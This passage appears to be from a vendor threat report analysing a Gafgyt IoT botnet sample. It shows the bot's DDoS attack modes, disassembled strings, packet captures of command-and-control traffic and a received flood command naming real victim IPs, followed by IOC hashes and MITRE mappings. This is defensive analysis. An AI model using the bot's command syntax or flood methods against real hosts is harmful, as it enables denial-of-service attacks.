- VSE - The Valve Source Engine attack is UDP based attack. Abuses TSOURCE ENGINE QUERY requests send to game servers. Attack is geared specifically to attack game servers.
- STDHEX – UDP packet with Hex values.
- STD - STD flood (UDP packet with default packet size 1024).
- NFODROP – Attack on NFO Servers (UDP based attack).
- OVHKILL – Attack on OVH Servers (UDP based attack).
- XMAS - Christmas tree attack (many different TCP flags are enabled).
- STOMP - STD + UDP Flood
- STOP - Stop bot operation

```
.rodata:08054D11 aTcp          db 'TCP',0          ; DATA XREF: processCmd+17f0
.rodata:08054D15 aUdp          db 'UDP',0          ; DATA XREF: processCmd+259f0
.rodata:08054D19 aVse          db 'VSE',0          ; DATA XREF: processCmd+4D0f0
.rodata:08054D1D aStdhex        db 'STDHEX',0       ; DATA XREF: processCmd+83Af0
.rodata:08054D24 aStd          db 'STD',0          ; DATA XREF: processCmd+9C9f0
.rodata:08054D28 aNfodrop       db 'NFODROP',0      ; DATA XREF: processCmd+B58f0
.rodata:08054D30 aOvhkill       db 'OVHKILL',0      ; DATA XREF: processCmd+CE7f0
.rodata:08054D38 aXmas          db 'XMAS',0         ; DATA XREF: processCmd+E6Af0
.rodata:08054D3D aCrush          db 'CRUSH',0        ; DATA XREF: processCmd+FF9f0
.rodata:08054D43 aStomp          db 'STOMP',0        ; DATA XREF: processCmd+134Ff0
.rodata:08054D49 aStop          db 'STOP',0         ; DATA XREF: processCmd+16A4f0
```

Fig 18: DDoS attacking modules of malware.

Gafgyt malware can perform HTTP floods attack and these bots hide behind the following default user-agents.

```
.rodata:08053D94 aMozilla50Windo db 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML'
.rodata:08053D94 ; DATA XREF: .data:useragents+0
.rodata:08053D94 db 'ML, like Gecko) Chrome/60.0.3112.113 Safari/537.36',0
.rodata:08053E08 aMozilla50Windo_0 db 'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML'
.rodata:08053E08 ; DATA XREF: .data:08057034+0
.rodata:08053E08 db 'L, like Gecko) Chrome/60.0.3112.90 Safari/537.36',0
.rodata:08053E7A align 4
.rodata:08053E7C aMozilla50X11li db 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like G'
.rodata:08053E7C ; DATA XREF: .data:08057038+0
.rodata:08053E7C db 'ecko) Chrome/44.0.2403.157 Safari/537.36',0
.rodata:08053EE6 align 4
.rodata:08053EE8 aMozilla50Windo_1 db 'Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Geck'
.rodata:08053EE8 ; DATA XREF: .data:0805703C+0
.rodata:08053EE8 db 'o) Chrome/46.0.2490.71 Safari/537.36',0
.rodata:08053F4E align 10h
.rodata:08053F50 aMozilla50Windo_2 db 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML'
.rodata:08053F50 ; DATA XREF: .data:08057040+0
.rodata:08053F50 db 'ML, like Gecko) Chrome/69.0.3497.100 Safari/537.36',0
.rodata:08053FC4 aMozilla50Windo_3 db 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML'
.rodata:08053FC4 ; DATA XREF: .data:08057044+0
.rodata:08053FC4 db 'ML, like Gecko) Chrome/63.0.3239.132 Safari/537.36',0
.rodata:08054038 aMozilla50Windo_4 db 'Mozilla/5.0 (Windows NT 5.1; Win64; x64) AppleWebKit/537.36 (KHTML'
.rodata:08054038 ; DATA XREF: .data:08057048+0
.rodata:08054038 db 'L, like Gecko) Chrome/60.0.3112.90 Safari/537.36',0
```

Fig 19: List of default user-agent used by malware.

Malware also have capability to get infected system nameserver and domain name.

```
.rodata:08055620 ; const char aDevNull[]
.rodata:08055620 aDevNull      db '/dev/null',0      ; DATA XREF: __check_one_fd+1A↑to
.rodata:0805562A asc_805562A    db '.',0          ; DATA XREF: __dns_lookup+1C1↑to
.rodata:0805562C ; const char aEtcResolvConf[]
.rodata:0805562C aEtcResolvConf db '/etc/resolv.conf',0 ; DATA XREF: __open_nameservers+44↑to
.rodata:0805563D ; const char aEtcConfigResol[]
.rodata:0805563D aEtcConfigResol db '/etc/config/resolv.conf',0
.rodata:0805563D ; DATA XREF: __open_nameservers+62↑to
.rodata:08055655 aNameserver    db 'nameserver',0      ; DATA XREF: __open_nameservers+116↑to
.rodata:08055655 ; __open_nameservers+3F↑to ...
.rodata:08055660 aDomain       db 'domain',0      ; DATA XREF: __open_nameservers+15F↑to
.rodata:08055667 aSearch       db 'search',0      ; DATA XREF: __open_nameservers+173↑to
.rodata:0805566E align 10h
```

Fig 20: Accessing system hostname.

Network Activity

Malware sending infected system information to command and control (hard coded IP 62.197.136.157).

Malware sending information in “Device Connected: | Port: | Arch:” message format. Malware performs the TCP handshake with C&C when initConnection function (figure 8) is called then it collects information about the system and then send it to C&C using TCP PSH packet.

Time	Source	Destination	Protocol	Length	Info
0.000000	10.0.2.15	62.197.136.157	TCP	76	39442 → 606 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
0.213533	62.197.136.157	10.0.2.15	TCP	62	606 → 39442 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
0.213568	10.0.2.15	62.197.136.157	TCP	56	39442 → 606 [ACK] Seq=1 Ack=1 Win=64240 Len=0
0.213747	10.0.2.15	62.197.136.157	TCP	121	39442 → 606 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=65
0.213859	62.197.136.157	10.0.2.15	TCP	62	606 → 39442 [ACK] Seq=1 Ack=66 Win=65535 Len=0
51.709868	62.197.136.157	10.0.2.15	TCP	62	606 → 39442 [PSH, ACK] Seq=1 Ack=66 Win=65535 Len=4
51.709931	10.0.2.15	62.197.136.157	TCP	56	39442 → 606 [ACK] Seq=66 Ack=5 Win=64236 Len=0
51.915287	62.197.136.157	10.0.2.15	TCP	62	606 → 39442 [PSH, ACK] Seq=5 Ack=66 Win=65535 Len=1
51.915287	10.0.2.15	62.197.136.157	TCP	56	39442 → 606 [ACK] Seq=66 Ack=6 Win=64236 Len=0
[SEQ/ACK analysis] [Timestamps] TCP payload (65 bytes) Data (65 bytes) Data: 1b5b313b39356d44657669636520436f6e6e65637465643a...					
0000	00 04 00 01 00 06 08 00	27 b1 a4 11 00 00 08 00	E..i..@..@..?..		
0010	45 00 00 69 aa de 40 00	40 06 bc 3f 0a 00 02 0f	>.....^.....		
0020	3e c5 88 9d 9a 12 02 5e	9c 9d e4 dc 00 00 fa 02	P.....[1;95mD		
0030	50 18 fa f0 d3 cc 00 00	1b 5b 31 3b 39 35 6d 44	Device Co nnected:		
0040	65 76 69 63 65 20 43 6f	6e 6e 65 63 74 65 64 3a	10.0.2. 15 Por		
0050	20 31 30 2e 30 2e 32 2e	31 35 20 7c 20 50 6f 72	t: 22 Arch: x8		
0060	74 3a 20 32 32 20 7c 20	41 72 63 68 3a 20 78 38	6_32.[0m		
0070	36 5f 33 32 1b 5b 30 6d	0a			

Fig 21: Sending system info to C&C.

STOMP attack Command received by malware from C&C and malware start sending packets to the victim IP.

Time	Source	Destination	Protocol	Length	Info
264.297402	62.197.136.157	10.0.2.15	TCP	99	606 → 39442 [PSH, ACK] Seq=21 Ack=66 Win=65535 Len=43
264.297455	10.0.2.15	62.197.136.157	TCP	56	39442 → 606 [ACK] Seq=66 Ack=64 Win=64177 Len=0
264.503399	62.197.136.157	10.0.2.15	TCP	62	606 → 39442 [PSH, ACK] Seq=64 Ack=66 Win=65535 Len=1
264.503412	10.0.2.15	62.197.136.157	TCP	56	39442 → 606 [ACK] Seq=66 Ack=65 Win=64176 Len=0
264.503620	10.0.2.15	51.89.81.45	UDP	54	41125 → 56675 Len=10
264.503637	10.0.2.15	51.89.81.45	UDP	54	41125 → 56675 Len=10
264.503670	10.0.2.15	51.89.81.45	UDP	54	41125 → 56675 Len=10
264.503679	10.0.2.15	51.89.81.45	UDP	54	41125 → 56675 Len=10
264.503716	10.0.2.15	51.89.81.45	UDP	54	41125 → 56675 Len=10
264.503725	10.0.2.15	51.89.81.45	UDP	54	41125 → 56675 Len=10
264.503751	10.0.2.15	51.89.81.45	UDP	54	41125 → 56675 Len=10
264.503759	10.0.2.15	51.89.81.45	UDP	54	41125 → 56675 Len=10
264.503786	10.0.2.15	51.89.81.45	UDP	54	41125 → 56675 Len=10
264.503794	10.0.2.15	51.89.81.45	UDP	54	41125 → 56675 Len=10
264.503820	10.0.2.15	51.89.81.45	UDP	54	41125 → 56675 Len=10
264.503828	10.0.2.15	51.89.81.45	UDP	54	41125 → 56675 Len=10
<pre> 0000 00 00 00 01 00 06 52 54 00 12 35 02 00 00 08 00 RT...5.... 0010 45 00 00 53 00 0d 00 00 40 06 a7 27 3e c5 88 9d E..S..@..>... 0020 0a 00 02 0f 02 5e 9a 12 00 00 fa 16 9c 9d e5 1d ^..... 0030 50 18 ff ff 0f df 00 00 21 20 53 54 4f 4d 50 20 P.....! STOMP 0040 35 31 2e 38 39 2e 38 31 2e 34 35 20 32 35 35 36 51.89.81.45 2556 0050 35 20 36 30 20 33 32 20 41 4c 4c 20 31 30 20 31 5 60 32 ALL 10 1 0060 30 32 34 024 </pre>					

Fig 22: Attack command received from C&C.

Communication between malware and command and control through backdoor on port 606.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.15	62.197.136.157	TCP	76	39442 → 606 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK
2	0.213533	62.197.136.157	10.0.2.15	TCP	62	606 → 39442 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MS
3	0.213568	10.0.2.15	62.197.136.157	TCP	56	39442 → 606 [ACK] Seq=1 Ack=1 Win=64240 Len=0
4	0.213747	10.0.2.15	62.197.136.157	TCP	121	39442 → 606 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=65
5	0.213859	62.197.136.157	10.0.2.15	TCP	62	606 → 39442 [ACK] Seq=1 Ack=66 Win=65535 Len=0
6	51.709868	62.197.136.157	10.0.2.15	TCP	62	606 → 39442 [PSH, ACK] Seq=1 Ack=66 Win=65535 Len=4
7	51.709931	10.0.2.15	62.197.136.157	TCP	56	39442 → 606 [ACK] Seq=66 Ack=5 Win=64236 Len=0
8	51.915287	62.197.136.157	10.0.2.15	TCP	62	606 → 39442 [PSH, ACK] Seq=5 Ack=66 Win=65535 Len=1
					56	39442 → 606 [ACK] Seq=66 Ack=6 Win=64235 Len=0
					62	606 → 39442 [PSH, ACK] Seq=6 Ack=66 Win=65535 Len=4
					56	39442 → 606 [ACK] Seq=66 Ack=10 Win=64231 Len=0
					62	606 → 39442 [PSH, ACK] Seq=10 Ack=66 Win=65535 Len=1

```
[1;95mDevice Connected: 10.0.2.15 | Port: 22 | Arch: x86_32.[0m
PING
PING
PING
PING
! STOMP 51.89.81.45 25565 60 32 ALL 10 1024
PING
PING
! STOMP 176.32.39.165 7777 180 32 ALL 10 1024
! STOMP 176.32.39.165 7777 180 32 ALL 10 1024
```

1 client pkt, 18 server pkts, 1 turn.

Entire conversation (231 bytes) Show and save data as ASCII Stream 0 - +

Find: Find Next

Filter Out This Stream Print Save as... Back Close Help

Fig 22: Communication between malware and C&C.

Subex Secure Protection

Subex Secure detects this malware as “SS_Gen_Gafgyt”

IOCs

Malicious IPs and URLs:

62.197.136.157

Host Based IOCs:

File Name	Md5 Hash	File Type
brokeskid.sh	d54b92f364fafc14696e85f94a36c9f2	Downloader Shell
m-i.p-s.Sakura	ed791ae9ce23f0c6e616baae7413e1cd	Downloaded Payload
m-p.s-l.Sakura	128f8db23313c1a235afdcbe6d48f2b6	Downloaded Payload
s-h.4-.Sakura	d631da4b98ab26d97809916919bb2ea2	Downloaded Payload
x-8.6-.Sakura	fa529519c03d91e1a3dad8c988107559	Downloaded Payload
a-r.m-6.Sakura	bdc90be7d1e8048d54d8d91c73051798	Downloaded Payload
x-3.2-.Sakura	79fa8fb7b375d376176013756c046b26	Downloaded Payload
a-r.m-7.Sakura	850cb3c08f5814d3b6f103aacc88de93	Downloaded Payload
p-p.c-.Sakura	5cade583b82921a1d81185a5916eb6d0	Downloaded Payload
i-5.8-6.Sakura	ea0458e07a7283f6081755772decbe80	Downloaded Payload
a-r.m-5.Sakura	6e84fc3c5279d72216f54950d3e7599c	Downloaded Payload

MITRE Techniques:

TACTIC	ID	TECHNIQUE
Discovery	T1018	Remote System Discovery
Command and Control	T1001	Data Obfuscation
Command and Control	T1573	Encrypted Channel
Command and Control	T1571	Non-Standard Port
Command and Control	T1071	Application Layer Protocol
Execution	T1059.004	Command and Scripting Interpreter

Our Honeypot Network

This report has been prepared from threat intelligence gathered by our honeypot network. This honeypot network is today operational in 62 cities across the world. These cities have at least one of these attributes:

- Are landing Centers for submarine cables
- Are internet traffic hotspots
- House multiple IoT projects with a high number of connected endpoints
- House multiple connected critical infrastructure projects
- Have academic and research Centers focusing on IoT
- Have the potential to host multiple IoT projects across domains in the future

Over 3.5 million attacks a day is being registered across this network of individual honeypots. These attacks are studied, analyzed, categorized, and marked according to a threat rank index, a priority assessment framework that we have developed within Subex. The honeypot network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity mediums globally. These devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.